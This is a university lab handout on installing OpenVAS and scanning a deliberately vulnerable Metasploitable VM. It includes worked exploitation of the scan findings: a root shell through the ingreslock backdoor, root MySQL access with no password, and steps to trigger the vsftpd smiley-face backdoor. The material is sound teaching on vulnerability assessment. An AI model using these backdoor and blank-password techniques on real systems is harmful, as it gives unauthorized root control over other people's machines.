# OpenVAS Lab

Thomas Martin

February 23, 2018

## Objectives

In this lab, we will get familiar with the use of vulnerability assessment system OpenVAS. Note that using a VM booted from a Live CD means all storage is temporary. You are recommended to take notes and save any important files to external storage (in attachments in webmail may be the easiest).

## Setup OpenVAS

OpenVAS uses a number of different tools to test for vulnerabilities. This list is constantly updated as new problems are discovered. As a result, the first time OpenVAS is configured can be time-consuming as these NVTs (Network Vulnerability Tests) are downloaded and installed. Thankfully, we have the use of an ISO where most of these NVTs are already available[1].

From previous labs, you should at the very least have a Kali VM and a metasploitable VM setup in VirtualBox. The following steps will assist you in creating another VM that runs Kali with OpenVAS installed[2].

1. Start VirtualBox and click new to create a new virtual machine.
2. When prompted, name your virtual machine "Kali (OpenVAS)" and select Linux and 32bit Ubuntu from the settings.
3. Allocate 2GB of RAM to the virtual machine.
4. Select "Do not add a virtual hard disk" and "Continue".
5. Click on "Settings", "Storage", and under "Storage Devices" click on the small CD icon (currently says "Empty").
6. Click on the other small CD icon on the far right, and a drop-down menu should appear. Select "Choose Virtual Optical Disk File".

[1] Full details on setting up OpenVAS on Kali can be found here: `https://www.kali.org/penetration-testing/openvas-vulnerability-scanning/`

[2] Note that you could simply configure your Kali VM to boot from the OpenVAS iso. However, for later parts of this lab we will need to run both the original Kali VM and the OpenVAS VM at the same time.

7. Navigate to `/var/tmp/kali-linux-light-rolling-i386.iso`
8. Under “Settings”, “Network” select “NAT Network”.
9. Click “Start” to run your VM.

If your VM boots, you can login with the standard Kali credentials (`root:toor`). Open a terminal and run the commands:

```
openvas-setup
openvas-check-setup
```

If there are any errors, seek assistance. OpenVAS allows many different users to use the same installation. You can see that initially there is only one account called `admin` by checking:

```
openvasmd --get-users
```

The password for this account must first be reset (make sure you keep a record of the password you enter):

```
openvasmd --user=admin --new-password=<insert your password>
```

There is a slight issue with the OpenVAS setup that can be fixed as follows[3]. Run the command:

```
openvasmd --get-scanners
```

A long hexadecimal string will be produced, followed by `OpenVAS Default`. This is the UUID needed in the following command:

```
openvasmd --modify-scanner <UUID> --scanner-ca-pub /var/lib/openvas/CA/cacert.pem
--scanner-key-pub /var/lib/openvas/CA/clientcert.pem --scanner-key-priv
/var/lib/openvas/private/CA/clientkey.pem
```

Open Firefox and Browse to `https://127.0.0.1:9392`. You will need to add an exception to get to the login page (it uses HTTPS but the certs are not signed by a CA). Use the username `admin` and the password you provided above to log in.

## Using OpenVAS

Boot up your metasploitable VM, making sure it is also configured to use “NAT Network”. Take note of its IP address. We will use this VM as a target for scans by OpenVAS.

Back on the Kali (OpenVAS) VM, you now have access to the front-end GUI for OpenVAS. Take a few minutes to explore the interface and get familiar with it. The help page can also provide assistance.

Return to the home page (“Scan Management”). Just above the Filter bar there is a row of small icons. If you mouse-hover over the second icon (small purple wand), a drop down menu will appear related to the Task Wizard. Select “Advanced Task Wizard”. On the new page, you can enter details of a scan you wish to perform. Under “Scan Config:”, there is a list of pre-defined scan types. If you wish to examine these in more detail, or even create your own,

[3] Fix found here: `https://hungred.com/how-to/openvas-503-service-temporarily-down/`

you can navigate to “Configuration” - “Scan Configs”. Set the Scan Config to “Host Discovery”, set the “Target Host(s):” to the local subnet (likely to be 192.168.15.0/24). Give the task an appropriate name, and leave the rest of the options as their default values. Click “Create Task” and the task will start immediately.

The home page is configured to refresh every 30 seconds and update the status of the tasks. Once complete, you can click on the “Done” button to get the results (if it takes too long, feel free to give a smaller IP address range). You will be given a list of all hosts that were found in the scan. This should include your metasploitable VM.

Run another scan, only this time specify the IP address of your metasploitable VM as the target. Set the “Scan Config:” to “System Discovery”. When complete, you will be given details of all the ports that are open on the system. Finally, run a “Full and fast” scan of the same target. Once it completes, you will be given extensive information on vulnerabilities found on the target system. Note that you can click on the progress bar before it is complete to get a preview of the results. Sometimes it reaches 98% and takes a long time to complete the final 2%. For testing purposes, it is fine to consider it finished (for use with the coursework you should make sure it completes 100%).

Once the scan is complete, it is a good idea to export and save the results. The results page had a drop-down menu of different formats (PDF, HTML, and XML are useful to have), and the green down arrow icon lets you download the report in the chosen style. There are a number of different ways to transfer the file from the VM to the host. The easiest would be to upload it to any email or file storage service you have an account with. Slightly more tricky, but more direct would be to use `nc` to connect with the host.


# OpenVAS Results

If the scan completes successfully, click on “Done” and you should get a page of results that look like the image shown in Figure 1.

The results are colour-coded to indicate severity. Red (High) are the most serious. Let’s take a closer look at some of the high severity threats found by OpenVAS.

## Ingreslock Backdoor

If you click on the “Possible Backdoor: Ingreslock” vulnerability, you will get a page with some more details. The “Host” field would be important if we were scanning many devices (but we only scanned the one so this will always be the same). The “Location” field lets us know the port number. The description simply says that a backdoor has been installed. We can try to manually examine this by using the `telnet` command with the host IP address as the first argument and the port number (1524) as the second (Note that the IP address listed below



Report: Results 1 - 100 of 138 (total: 309)

Filter: autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=

| Vulnerability | | Severity | QoD | Host | Location | Actions |
|---|---|---|---|---|---|---|
| TWiki XSS and Command Execution Vulnerabilities | | 10.0 (High) | 80% | 192.168.15.7 | 80/tcp | |
| Check for rexecd Service | | 10.0 (High) | 80% | 192.168.15.7 | 512/tcp | |
| Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability | | 10.0 (High) | 95% | 192.168.15.7 | 1099/tcp | |
| Possible Backdoor: Ingreslock | | 10.0 (High) | 99% | 192.168.15.7 | 1524/tcp | |
| X Server | | 10.0 (High) | 80% | 192.168.15.7 | 6000/tcp | |
| Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities | | 10.0 (High) | 99% | 192.168.15.7 | 8787/tcp | |
| distcc Remote Code Execution Vulnerability | | 9.3 (High) | 99% | 192.168.15.7 | 3632/tcp | |
| MySQL weak password | | 9.0 (High) | 95% | 192.168.15.7 | 3306/tcp | |
| PostgreSQL weak password | | 9.0 (High) | 99% | 192.168.15.7 | 5432/tcp | |
| DistCC Detection | | 8.5 (High) | 95% | 192.168.15.7 | 3632/tcp | |

Figure 1: OpenVAS results

is likely different than the IP address for your metasploitable VM. Make sure you change it accordingly):

```
root@kali:~# telnet 192.168.15.7 1524
Trying 192.168.15.7...
Connected to 192.168.15.7.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/# pwd
/
root@metasploitable:/# root@metasploitable:/# exit
exit
Connection closed by foreign host.root@kali:~#
```

This vulnerability is offering a root terminal to anyone who connects. Anyone could do unlimited damage with this type of access.

## MySQL weak password

From the summary of this vulnerability, it seems that the MySQL database on metasploitable can be accessed using the username `root` and no password. Unfortunately, OpenVAS is installed on a paired down version of Kali that is missing several tools, including the mysql client. However, if you boot your full Kali VM, you can try and access the database.

```
root@kali:~# mysql -u root -h 192.168.15.7
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1511
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2016, Oracle, MariaDB Corporation Ab and others.

Type ’help;’ or ’\h’ for help. Type ’\c’ to clear the current input statement.

MySQL [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.00 sec)

MySQL [mysql]> show grants for ’root’;
+-------------------------------------------------------------+
| Grants for root@%                                           |
+-------------------------------------------------------------+
| GRANT ALL PRIVILEGES ON *.* TO ’root’@’%’ WITH GRANT OPTION |
+-------------------------------------------------------------+
1 row in set (0.00 sec)
```

We have connected to the database without needing to provide a password, and have complete permission to do basically anything: change records, insert new ones, delete records, or even entire tables/databases. If you are familiar with SQL syntax, then feel free to explore the database, but making changes should be avoided (it may cause disruption to other systems you later want to evaluate).

## vsftpd Compromised Source Packages Backdoor Vulnerability

This is another backdoor vulnerability, but one that is a little more subtle. Read the description, and have a brief scan of the links provided at the bottom of the page. The second link is the most informative. It seems that if you try to connect to the ftp server with a username that includes a smiley face “:)” a backdoor is enabled. To see this in action, do the following from your original Kali VM:

1. Do a complete port scan on the target first. Note how many open ports there are.

   (a) `nmap -p 1-65535 192.168.15.7`

2. Try to login to the ftp server (`ftp <IP>`), with a username ending in ":)" (e.g. "bob:)" and any password.

3. Repeat the nmap scan

4. A new port should be open that was not open before

5. Telnet to the new open port

Take the time to read through and understand the some of the rest of results. The results are automatically classified in terms of severity. Obviously, the "High" vulnerabilities are the most serious and should be carefully examined, but it is a good idea to review all findings and to be able to understand the implications.

## Coursework

We have performed an OpenVAS vulnerability scan on the metasploitable VM. This is directly applicable to the reconnaissance stage of the coursework assignment. Try to run the scan on the DVL VM. Note that there is an important difference between the two VMs. Metasploitable will boot with several vulnerable services running, whereas DVL requires that they be manually started.

## Extension Task

Chapter 8 of Penetration Testing by Georgia Weidman gives details of many ways to exploit the vulnerabilities in a Windows VM. You can obtain a free Windows VM from the following site (will last 90 days):
`https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/`

Create a Windows 7/8.1/10 VM. Install the vulnerable apps (a zip file containing the installers is available on Moodle). Conduct an OpenVAS scan on the system with all the installed services running.

There is a commercial Vulnerability Assessment tool called Nessus, that has a free trial evaluation:
`https://www.tenable.com/products/nessus/nessus-professional/evaluate`

Install it to another VM and run it against the vulnerable Windows VM, as well as metasploitable. Compare the results to OpenVAS.

## Summary

OpenVAS is a powerful tool, freely available, but complex to setup. It can do much of the work necessary in finding vulnerabilities, but cannot intelligently determine which are the most relevant or serious in a given context. Additional work also needs to be done in putting together a comprehensive and holistic mitigation plan.